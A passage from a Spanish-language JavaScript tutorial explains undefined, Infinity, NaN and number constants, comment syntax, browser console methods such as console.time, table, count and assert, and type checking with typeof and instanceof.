    let foo;
    console.log('¿es undefined?', foo === undefined);
    // is undefined? true
    ```
- Acceder al valor de una propiedad que no existe.
  - ```
    let foo = { a: 'a' };
    console.log('¿es undefined?', foo.b === undefined);
    // is undefined? true
    ```
- El valor de retorno de una función que no devuelve ningún valor.
  - ```
    function foo() { return; }
    console.log('¿es undefined?', foo() === undefined);
    // is undefined? True
    ```
- Valor de un argumento de función declarado pero omitido en la llamada a la función.
  - ```
    function foo(param) {
      console.log('¿es undefined?', param === undefined);
    }
    foo('a');
    foo();
    // ¿es undefined? false
    // ¿es undefined? true
    ```

`undefined` también es una propiedad del objeto `window` global.

```
// Sólo en navegadores
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

Version < 5

Antes de ECMAScript 5 podías cambiar el valor de la propiedad `window.undefined` a cualquier otro valor rompiendo potencialmente todo.

Sección 3.5: Infinity y -Infinity

```
1 / 0; // Infinity
// ¡Espera! ¿QUÉ?
```

`Infinity` es una propiedad del objeto global (por tanto, una variable global) que representa el infinito matemático. Es una referencia a `Number.POSITIVE_INFINITY`.

Es mayor que cualquier otro valor, y se obtiene dividiendo por 0 o evaluando la expresión de un número tan grande que se desborda. Esto en realidad significa que no hay errores de división por 0 en JavaScript, ¡hay Infinito!

También existe `-Infinity`, que es el infinito matemático negativo, y es inferior a cualquier otro valor.

Para obtener `-Infinity` se niega `Infinity`, o se obtiene una referencia a él en `Number.NEGATIVE_INFINITY`.

```
- (Infinity); // -Infinity
```

Ahora vamos a divertirnos un poco con ejemplos:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , sí hay un 0 negativo en el lenguaje
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity
var a = 0, b = -0;
a === b; // true
1 / a === 1 / b; // false
// ¡Prueba tu mismo!
```

Sección 3.6: Constantes numéricas

El constructor `Number` tiene algunas constantes incorporadas que pueden ser útiles.

```
Number.MAX_VALUE; // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER; // 9007199254740991
Number.MIN_VALUE; // 5e-324
Number.MIN_SAFE_INTEGER; // -9007199254740991
Number.EPSILON; // 0.0000000000000002220446049250313
Number.POSITIVE_INFINITY; // Infinity
Number.NEGATIVE_INFINITY; // -Infinity
Number.NaN; // NaN
```

En muchos casos, los diversos operadores de JavaScript se rompen con valores fuera del rango de (`Number.MIN_SAFE_INTEGER`, `Number.MAX_SAFE_INTEGER`).

Tenga en cuenta que `Number.EPSILON` representa la diferencia entre uno y el menor número mayor que uno y, por lo tanto, la menor diferencia posible entre dos números diferentes. Una razón para usar esto es debido a la naturaleza de cómo los números son almacenados por JavaScript ver Comprobar la igualdad de dos números.

Sección 3.7: Operaciones que devuelven NaN

Las operaciones matemáticas con valores distintos de números devuelven `NaN`.

```
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

Una excepción: Los arrays de un solo número.

```
[2] * [3] // Devuelve 6
```

Además, recuerda que el operador `+` concatena cadenas de caracteres.

```
"a" + "b" // Devuelve "ab"
```

Dividir cero entre cero devuelve `NaN`.

```
0 / 0 // NaN
```

Nota: En matemáticas en general (a diferencia de la programación en JavaScript), la división por cero no es posible.

Sección 3.8: Funciones de la biblioteca Math que devuelven NaN

Generalmente, las funciones `Math` que reciben argumentos no numéricos devuelven `NaN`.

```
Math.floor("a")
```

La raíz cuadrada de un número negativo devuelve `NaN`, porque `Math.sqrt` no admite números imaginarios o complejos.

```
Math.sqrt(-1)
```

Capítulo 4: Comentarios

Sección 4.1: Utilización de comentarios

Para añadir anotaciones, sugerencias o excluir algún código de ser ejecutado JavaScript proporciona dos formas de comentar líneas de código.

Comentario de una línea `//`

Todo lo que sigue a `//` hasta el final de la línea se excluye de la ejecución.

```
function elementoEn(evento) {
	// Obtiene el elemento de coordenadas Evento
	return document.elementFromPoint(evento.clientX, evento.clientY);
}
TODO: ¡escribir más cosas interesantes!
```

Comentario multilínea `/**/`

Todo lo que está entre la apertura `/*` y el cierre `*/` se excluye de la ejecución, incluso si la apertura y el cierre estén en líneas diferentes.

```
/*
	Obtiene el elemento de coordenadas Evento.
	Utilizar como:
	var pulsadoEl = algunEl.addEventListener("click", elementoEn, false);
*/
function elementoEn(evento) {
	return document.elementFromPoint(evento.clientX, evento.clientY);
}
/* TODO: ¡escribir más comentarios útiles! */
```

Sección 4.2: Uso de comentarios HTML en JavaScript (Mala práctica)

Los comentarios HTML (opcionalmente precedidos de espacios en blanco) harán que el navegador ignore también el código (en la misma línea), aunque esto se considera una **mala práctica**.

Comentarios de una línea con la secuencia de apertura de comentarios HTML (`<!--`):

> **Nota:** el intérprete de JavaScript ignora aquí los caracteres de cierre de los comentarios HTML (`-->`)

```
<!-- Un comentario de una sola línea.
<!-- --> Es idéntico a utilizar `//`, ya que
<!-- --> el cierre `-->` se ignora.
```

Esta técnica puede observarse en el código heredado para ocultar JavaScript a los navegadores que no lo admitían:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Código JavaScript arbitrario.
Los navegadores antiguos tratarían
como código HTML. */
// -->
</script>
```

Un comentario de cierre HTML también puede utilizarse en JavaScript (independientemente de un comentario de apertura) al principio de una línea (opcionalmente precedido de un espacio en blanco), en cuyo caso también provoca que se ignore el resto de la línea.

```
--> Código JS inaccesible
```

Estos hechos también se han explotado para permitir que una página se llame a sí misma primero como HTML y después como JavaScript. Por ejemplo:

```
<!--
self.postMessage('alcanzado JS "archivo"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
     console.log(e.data); // alcanzado JS "archivo"
};
</script>
<!--
*/
-->
```

Cuando se ejecuta un HTML, todo el texto multilínea entre los comentarios `<!--` y `-->` se ignora, por lo que el JavaScript que contiene se ignora cuando se ejecuta como HTML.

Como JavaScript, sin embargo, mientras que las líneas que comienzan con `<!--` y `-->` son ignoradas, su efecto no es escapar sobre *múltiples* líneas, por lo que las líneas que les siguen (por ejemplo, `self.postMessage(...)` no serán ignoradas cuando se ejecuten como JavaScript, al menos hasta que lleguen a un comentario *JavaScript*, marcado por `/*` y `*/`. Estos comentarios JavaScript se utilizan en el ejemplo anterior para ignorar el resto del texto HTML (hasta el `-->` que también se ignora como JavaScript).

Capítulo 5: Consola

La información que muestra una consola de depuración/web está disponible a través de los múltiples métodos del objeto Javascript `console` que pueden consultarse a través de `console.dir(console)`. Además de la propiedad `console.memory`, los métodos mostrados son generalmente los siguientes (tomados de la salida de Chromium):

- `assert`
- `clear`
- `count`
- `debug`
- `dir`
- `dirxml`
- `error`
- `group`
- `groupCollapsed`
- `groupEnd`
- `info`
- `log`
- `markTimeline`
- `profile`
- `profileEnd`
- `table`
- `time`
- `timeEnd`
- `timeStamp`
- `timeline`
- `timelineEnd`
- `trace`
- `warm`

Abrir la consola

En la mayoría de los navegadores actuales, la Consola JavaScript se ha integrado como una pestaña dentro de las Herramientas para desarrolladores. Las teclas de acceso directo que se enumeran a continuación abrirán las Herramientas para desarrolladores; es posible que después sea necesario cambiar a la pestaña correcta.

Chrome

Abrir el panel "Consola" de **DevTools** de Chrome:

- Windows / Linux: cualquiera de las siguientes opciones.
  - Ctrl + Shift + J
  - Ctrl + Shift + I, a continuación, haga clic en la pestaña "Consola Web" **o** pulsa ESC para alternar la consola encender y apagar.
  - F12 , luego haga clic en la pestaña "Consola" **o** pulsa ESC para activar y desactivar la consola.
- Mac OS: Cmd + Opt + J

Firefox

Abrir el panel "Consola" en las **Herramientas para desarrolladores** de Firefox:

- Windows / Linux: cualquiera de las siguientes opciones.
  - Ctrl + Shift + K
  - Ctrl + Shift + I, luego haz clic en la pestaña "Consola Web" **o** pulsa ESC para activar y desactivar la consola.

- F12 , luego haga clic en la pestaña "Consola Web" **o** pulse ESC para activar y desactivar la consola.

- Mac OS: Cmd + Opt + K


Edge e Internet Explorer

Abrir el panel "Consola" en las **herramientas de desarrollo F12**:

- F12 , luego haga clic en la pestaña "Consola".

Safari

Para abrir el panel "Consola" en el **Inspector web** de Safari, primero debe activar el menú de desarrollo en las Preferencias.



Entonces puedes elegir "Desarrollador -> Mostrar consola de errores" en los menús o pulsar ⌘ + Opción + C.

Opera

Abrir la "Consola" en Opera:

Ctrl + Shift + I, luego haz clic en la pestaña "Consola".

Compatibilidad

Al utilizar o emular Internet Explorer 8 o versiones anteriores (por ejemplo, a través de la Vista de Compatibilidad / Modo Empresa) la consola **sólo** se definirá cuando las Herramientas de desarrollo estén activas, por lo que las sentencias `console.log()` pueden provocar una excepción e impedir que se ejecute el código. Para evitarlo, puede comprobar si la consola está disponible antes de iniciar la sesión:

```
if (typeof window.console !== 'undefined')
{
     console.log("Hola Mundo");
}
```

O al inicio de tu script puedes identificar si la consola está disponible y si no, definir una función nula para atrapar todas tus referencias y prevenir excepciones.

```
if (!window.console)
{
     console = {log: function() {}};
}
```

Tenga en cuenta que este segundo ejemplo detendrá **todos** los registros de la consola aunque se haya abierto la ventana del desarrollador.

El uso de este segundo ejemplo impedirá el uso de otras funciones como `console.dir(obj)` a menos que se añada específicamente.

La consola de depuración de un navegador o [consola web] es utilizada generalmente por los desarrolladores para identificar errores, comprender el flujo de ejecución, registrar datos y para muchos otros fines en tiempo de ejecución. A esta información se accede a través del objeto `console`.

Sección 5.1: Medir el tiempo - console.time()

`console.time()` puede utilizarse para medir el tiempo que tarda en ejecutarse una tarea de tu código.

Al llamar a `console.time([label])` se inicia un nuevo temporizador. Cuando se llama a `console.timeEnd([label])`, se calcula y registra el tiempo transcurrido, en milisegundos, desde la llamada original a `.time()`. Debido a este comportamiento, puede llamar a `.timeEnd()` varias veces con la misma etiqueta para registrar el tiempo transcurrido desde que se realizó la llamada original a `.time()`.

Ejemplo 1:

```
console.time('respuesta en');
alert('Haz clic para continuar');
console.timeEnd('respuesta en');
alert('Una vez más');
console.timeEnd('respuesta en');
```

saldrá:

```
respuesta en: 774.967ms
respuesta en: 1402.199ms
```

Ejemplo 2:

```
var elms = document.getElementsByTagName('*'); // seleccionar todos los elementos de la página
console.time('Loop time');
for (var i = 0; i < 5000; i++) {
     for (var j = 0, length = elms.length; j < length; j++) {
          // nada que hacer ...
     }
}
console.timeEnd('Duración del bucle');
```

saldrá:

```
Duración del bucle: 40.716ms
```

Sección 5.2: Formatear la salida de la consola

Muchos de los métodos de impresión de la consola también pueden manejar el formato de cadena de caracteres tipo C, utilizando símbolos `%`:

```
console.log('%s tiene %d puntos', 'Sam', 100);
```

Muestra que `Sam tiene 100 puntos`.

La lista completa de especificadores de formato en JavaScript es la siguiente:

Especificador	Salida
`%s`	Formatea el valor como cadena de caracteres
`%i` o `%d`	Formatea el valor como un número entero
`%f`	Formatea el valor en coma flotante
`%o`	Formatea el valor como un elemento DOM expandible
`%O`	Formatea el valor como un objeto JavaScript expandible
`%c`	Aplica reglas de estilo CSS a la cadena de caracteres de salida especificada por el segundo parámetro

Estilo avanzado

Cuando el especificador de formato CSS (%c) se coloca a la izquierda de la cadena de caracteres, el método de impresión aceptará un segundo parámetro con reglas CSS que permiten un control detallado sobre el formato de esa cadena de caracteres:

```
console.log('%c¡Hola mundo!', 'color: blue; font-size: xx-large');
```

Visualización:

¡Hola mundo!

Es posible utilizar varios especificadores de formato %c:

- cualquier subcadena de caracteres a la derecha de %c tiene un parámetro correspondiente en el método print;
- este parámetro puede ser una cadena de caracteres vacía, si no es necesario aplicar reglas CSS a esa misma subcadena de caracteres;
- si se encuentran dos especificadores de formato %c, la 1ª (encerrada en %c) y la 2ª subcadena de caracteres tendrán sus reglas definidas en el 2º y 3º parámetro del método print respectivamente.
- si se encuentran tres especificadores de formato %c, las subcadenas de caracteres 1ª, 2ª y 3ª tendrán sus reglas definidas en el 2º, 3º y 4º parámetro respectivamente, y así sucesivamente...

```
console.log("%c¡¡Hola %cMundo%c!!", // cadena de caracteres a imprimir
     "color: blue;", // aplica el formato de color a la 1ª subcadena de caracteres
     "font-size: xx-large;", // aplica el formato de fuente a la 2ª subcadena de caracteres
     "/* no hay regla CSS */" // no aplica ninguna regla a la subcadena de caracteres restante
);
```

Visualización:

¡¡Hola Mundo!!

Utilización de grupos para sangrar la salida


La salida puede ser sangrada y encerrada en un grupo colapsable en la consola de depuración con los siguientes métodos:

- `console.groupCollapsed()`: crea un grupo colapsado de entradas que puede expandirse mediante el botón de revelación para mostrar todas las entradas realizadas después de invocar este método;
- `console.group()`: crea un grupo expandido de entradas que se puede contraer para ocultar las entradas después de invocar este método.

La sangría puede eliminarse para las entradas posteriores utilizando el siguiente método:

- `console.groupEnd()`: sale del grupo actual, permitiendo que se impriman nuevas entradas en el grupo padre después de invocar este método.

Los grupos pueden organizarse en cascada para permitir la salida de varias capas sangradas o plegables entre sí:



= Grupo colapsado expandido =>

Sección 5.3: Mostrar en la consola de depuración de un navegador

Se puede utilizar la consola de depuración de un navegador para imprimir mensajes sencillos. Esta consola de depuración o consola web se puede abrir directamente en el navegador (tecla F12 en la mayoría de los navegadores - ver *Observaciones* más abajo para más información) y se puede invocar el método `log` del objeto JavaScript del `console` escribiendo lo siguiente:

```
console.log('Mi mensaje');
```

A continuación, pulsando Intro, se mostrará `Mi mensaje` en la consola de depuración.

`console.log()` puede invocarse con cualquier número de argumentos y variables disponibles en el ámbito actual. Los argumentos múltiples se imprimirán en una línea con un pequeño espacio entre ellos.

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

El método `log` mostrará lo siguiente en la consola de depuración:

```
['string'] 1 Object { test: 1 } Window { /* truncado */ }
```

Además de cadenas de caracteres, `console.log()` puede manejar otros tipos, como arrays, objetos, fechas, funciones, etc.:

```
console.log([0, 3, 32, 'una cadena de caracteres']);
console.log({ key1: 'valor', key2: 'otro valor'});
```

Visualización:

```
Array [0, 3, 32, 'una cadena de caracteres']
Object { key1: 'valor', key2: 'otro valor'}
```

Los objetos anidados pueden contraerse:

```
console.log({ key1: 'val', key2: ['uno', 'dos'], key3: { a: 1, b: 2 } });
```

Visualización:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Algunos tipos, como los objetos `Date` y las `function`, pueden mostrarse de forma diferente:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Visualización:

```
Mier Dic 31 1969 19:00:00 GMT-0500 (Hora estándar del Este)
function test(a, b) { return c; }
```

Otros métodos para mostrar

Además del método de registro, los navegadores modernos también admiten métodos similares:

- `console.info` - aparece un pequeño icono informativo (ⓘ) a la izquierda de la(s) cadena(s) de caracteres u objeto(s) mostrado(s).
- `console.warn` - aparece un pequeño icono de advertencia (!) en la parte izquierda. En algunos navegadores, el fondo del registro es amarillo.
- `console.error` - aparece un pequeño icono (⊗) a la izquierda. En algunos navegadores, el fondo del registro es de color rojo.
- `console.timeStamp` - muestra la hora actual y una cadena de caracteres especificada, pero no es estándar:

```
console.timeStamp('msg');
```

Visualización:

```
00:00:00.001 msg
```

- `console.trace` - muestra la traza de la pila actual o muestra la misma salida que el método log si se invoca en el ámbito global.

```
function sec() {
	primero();
}
function primero() {
	console.trace();
}
sec();
```

Visualización:

```
primero
sec
(anonymous function)
```

```
console.log                                    VM165:45
console.info                                   VM165:45
console.debug                                  VM165:45
▶ console.warn                                 VM165:45
▶ console.error                                VM165:45
▼ console.trace                                VM165:47
  window.onload @ VM165:47
```

La imagen anterior muestra todas las funciones, a excepción de `timeStamp`, en la versión 56 de Chrome.

Estos métodos se comportan de manera similar al método `log` y en diferentes consolas de depuración pueden mostrar en diferentes colores o formatos.

En determinados depuradores, la información individual de los objetos puede ampliarse aún más haciendo clic en el texto impreso o en un pequeño triángulo (►) que hace referencia a las respectivas propiedades del objeto. Estas propiedades de objetos colapsables pueden abrirse o cerrarse en `log`. Consulta el `console.dir` para obtener información adicional sobre esto.

Sección 5.4: Incluir una traza de pila al registrar - console.trace()

```
function foo() {
    console.trace('Mi declaración del registro');
}
foo();
```

Mostrará esto en la consola:

```
Mi declaración del registro VM696:1
foo @ VM696:1
(anonymous function) @ (program):1
```

Nota: Cuando esté disponible, también es útil saber que el mismo seguimiento de pila es accesible como una propiedad del objeto `Error`. Esto puede ser útil para el post-procesamiento y la recopilación de información automatizada.

```
var e = new Error('foo');
console.log(e.stack);
```

Sección 5.5: Tabular valores - console.table()

En la mayoría de los entornos, `console.table()` puede utilizarse para mostrar objetos y arrays en formato tabulado.

Por ejemplo:

```
console.table(['Hola', 'mundo']);
```

se muestra como:

(índice)	valor
0	"Hola"
1	"mundo"

```
console.table({foo: 'bar', bar: 'baz'});
```

se muestra como:

(índice)	valor
"foo"	"bar"
"bar"	"baz"

```
var personaArr = [
{
      "idPersona": 123,
      "nombre": "Jhon",
      "ciudad": "Melbourne",
      "numTelefono": "1234567890"
},
{
      "idPersona": 124,
      "nombre": "Amelia",
      "ciudad": "Sydney",
      "numTelefono": "1234567890"
},
{
      "idPersona": 125,
      "nombre": "Emily",
      "ciudad": "Perth",
      "numTelefono": "1234567890"
},
{
      "idPersona": 126,
      "nombre": "Abraham",
      "ciudad": "Perth",
      "numTelefono": "1234567890"
}
];
console.table(personaArr, ['nombre', 'idPersona']);
```

se muestra como:

```
> var personaArr = [
  {
  "idPersona": 123,
  "nombre": "Jhon",
  "ciudad": "Melbourne",
  "numTelefono": "1234567890"
  },
  {
  "idPersona": 124,
  "nombre": "Amelia",
  "ciudad": "Sydney",
  "numTelefono": "1234567890"
  },
  {
  "idPersona": 125,
  "nombre": "Emily",
  "ciudad": "Perth",
  "numTelefono": "1234567890"
  },
  {
  "idPersona": 126,
  "nombre": "Abraham",
  "ciudad": "Perth",
  "numTelefono": "1234567890"
  }
  ];
  console.table(personaArr, ['nombre', 'idPersona']);
```

VM64:27

(índice)	nombre	idPersona
0	'Jhon'	123
1	'Amelia'	124
2	'Emily'	125
3	'Abraham'	126

```
▶ Array(4)
<· undefined
>
```

Sección 5.6: Recuento - console.count()

`console.count([obj])` coloca un contador en el valor del objeto proporcionado como argumento. Cada vez que se invoca este método, se incrementa el contador (a excepción de la cadena de caracteres vacía `''`). En la consola de depuración se muestra una etiqueta junto con un número según el siguiente formato:

```
[label]: X
```

`label` representa el valor del objeto pasado como argumento y X representa el valor del contador.

Siempre se tiene en cuenta el valor de un objeto, aunque se proporcionen variables como argumentos:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);
console.count(1);
console.count('2');
console.count('');
```

Visualización:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Las cadenas de caracteres con números se convierten en objetos `Number`:

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Visualización:

```
42.3: 1
42.3: 2
42.3: 3
```

Las funciones apuntan siempre al objeto global `Function`:

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Visualización:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Determinados objetos obtienen contadores específicos asociados al tipo de objeto al que se refieren:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Visualización:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Cadena de caracteres vacía o falta de argumento

Si no se proporciona ningún argumento al **introducir secuencialmente el método `count` en la consola de depuración**, se asume como parámetro una cadena de caracteres vacía, es decir:

```
> console.count();
: 1
> console.count('');
: 2
> console.count("");
: 3
```

Sección 5.7: Limpiar la consola - console.clear()

Puedes borrar la ventana de la consola utilizando el método `console.clear()`. Esto elimina todos los mensajes impresos previamente en la consola y puede imprimir un mensaje como "Se ha borrado la consola" en algunos entornos.

Sección 5.8: Visualización interactiva de objetos y XML - console.dir(), console.dirxml()

`console.dir(object)` muestra una lista interactiva de las propiedades del objeto JavaScript especificado. El resultado se presenta en forma de lista jerárquica con triángulos que permiten ver el contenido de los objetos secundarios.

```
var miObjeto = {
      "foo":{
            "bar":"data"
      }
};
console.dir(miObjeto);
```

se muestra como:

```
> var miObjeto = {
  "foo":{
  "bar":"data"
  }
  };
  console.dir(miObjeto);
  ▼Object i
    ▼foo:
       bar: "data"
      ▶[[Prototype]]: Object
    ▶[[Prototype]]: Object
< undefined
>
```

`console.dirxml(object)` imprime una representación XML de los elementos descendientes de object si es posible, o la representación JavaScript en caso contrario. Llamar a `console.dirxml()` en elementos HTML y XML es equivalente a llamar a `console.log()`.

Ejemplo 1:

```
console.dirxml(document)
```

se muestra como:

```
> console.dirxml(document)
  ▼#document
     <!DOCTYPE html>
     <html dir="ltr" lang="es" class="focus-outline-visible" lazy-loaded="true">
      ▶<head>…</head>
      ▶<body style="background-color: rgb(255, 255, 255);">…</body>
     </html>
< undefined
>
```

Ejemplo 2:

```
console.log(document)
```

se muestra como:

```
> console.log(document)
  ▼#document
     <!DOCTYPE html>
     <html dir="ltr" lang="es" class="focus-outline-visible" lazy-loaded="true">
      ▶<head>…</head>
      ▶<body style="background-color: rgb(255, 255, 255);">…</body>
     </html>
< undefined
>
```

Ejemplo 3:

```
var miObjeto = {
      "foo":{
            "bar":"data"
      }
};
console.dirxml(miObjeto);
```

se muestra como:

```
> var miObjeto = {
  "foo":{
  "bar":"data"
  }
  };
  console.dirxml(miObjeto);
  ▼{foo: {…}} ℹ
    ▼foo:
       bar: "data"
      ▶[[Prototype]]: Object
    ▶[[Prototype]]: Object
< undefined
>
```

Sección 5.9: Depuración con aserciones - console.assert()

Escribe un mensaje de error en la consola si la afirmación es **`false`**. En caso contrario, si la afirmación es **`true`**, no se hace nada.

```
console.assert('uno' === 1);
```

```
> console.assert('uno' === 1);
⊗ ▼Error en la aserción: console.assert
    (anónimo) @ VM880:1
< undefined
>
```

Se pueden proporcionar múltiples argumentos después de la aserción -pueden ser cadenas de caracteres u otros objetos- que sólo se imprimirán si la aserción es `false`:

```
> console.assert(true, "Probando la aserción...", NaN, undefined, Object)
<· undefined
> console.assert(false, "Probando la aserción...", NaN, undefined, Object)
⊗ ▶Error en la aserción: Probando la aserción... NaN undefined ƒ Object() { [native code] }      VM1456:1
<· undefined
>
```

`console.assert` no lanza un `AssertionError` (excepto en Node.js), lo que significa que este método es incompatible con la mayoría de los marcos de pruebas y que la ejecución del código no se interrumpirá en caso de que falle una aserción.

Capítulo 6: Tipos de datos en JavaScript

Sección 6.1: typeof

`typeof` es la función 'oficial' que se utiliza para obtener el tipo en JavaScript, sin embargo, en ciertos casos puede producir algunos resultados inesperados ...

1. Strings (Cadenas de caracteres)

`typeof "String"` o `typeof Date(2011,01,01)`

```
"string"
```

2. Numbers (Números)

`typeof 42`

```
"number"
```

3. Bool (Booleano)

`typeof true` (valores válidos `true` y `false`)

```
"boolean"
```

4. Object (Objeto)

`typeof {}` o `typeof []` o `typeof null` o `typeof /aaa/` o `typeof Error()`

```
"object"
```

5. Function (Función)

`typeof function(){}`

```
"function"
```

6. Undefined (Indefinido)

`var var1; typeof var1`

```
"undefined"
```

Sección 6.2: Buscar la clase de un objeto

Para saber si un objeto fue construido por un constructor determinado o por uno que hereda de él, puede utilizar el comando **instanceof**:

```
// Queremos que esta función tome la suma de los números que se le pasan
// Se puede llamar como sumar(1, 2, 3) o sumar([1, 2, 3]) y debería dar 6
function sumar(...argumentos) {
     if (argumentos.length === 1) {
          const [primerArg] = argumentos
          if (primerArg instanceof Array) { // primerArg es algo como [1, 2, 3]
               return sumar(...primerArg) // llama sumar(1, 2, 3)
          }
     }
     return argumentos.reduce((a, b) => a + b)
}
console.log(sumar(1, 2, 3)) // 6
console.log(sumar([1, 2, 3])) // 6
console.log(sumar(4)) // 4
```

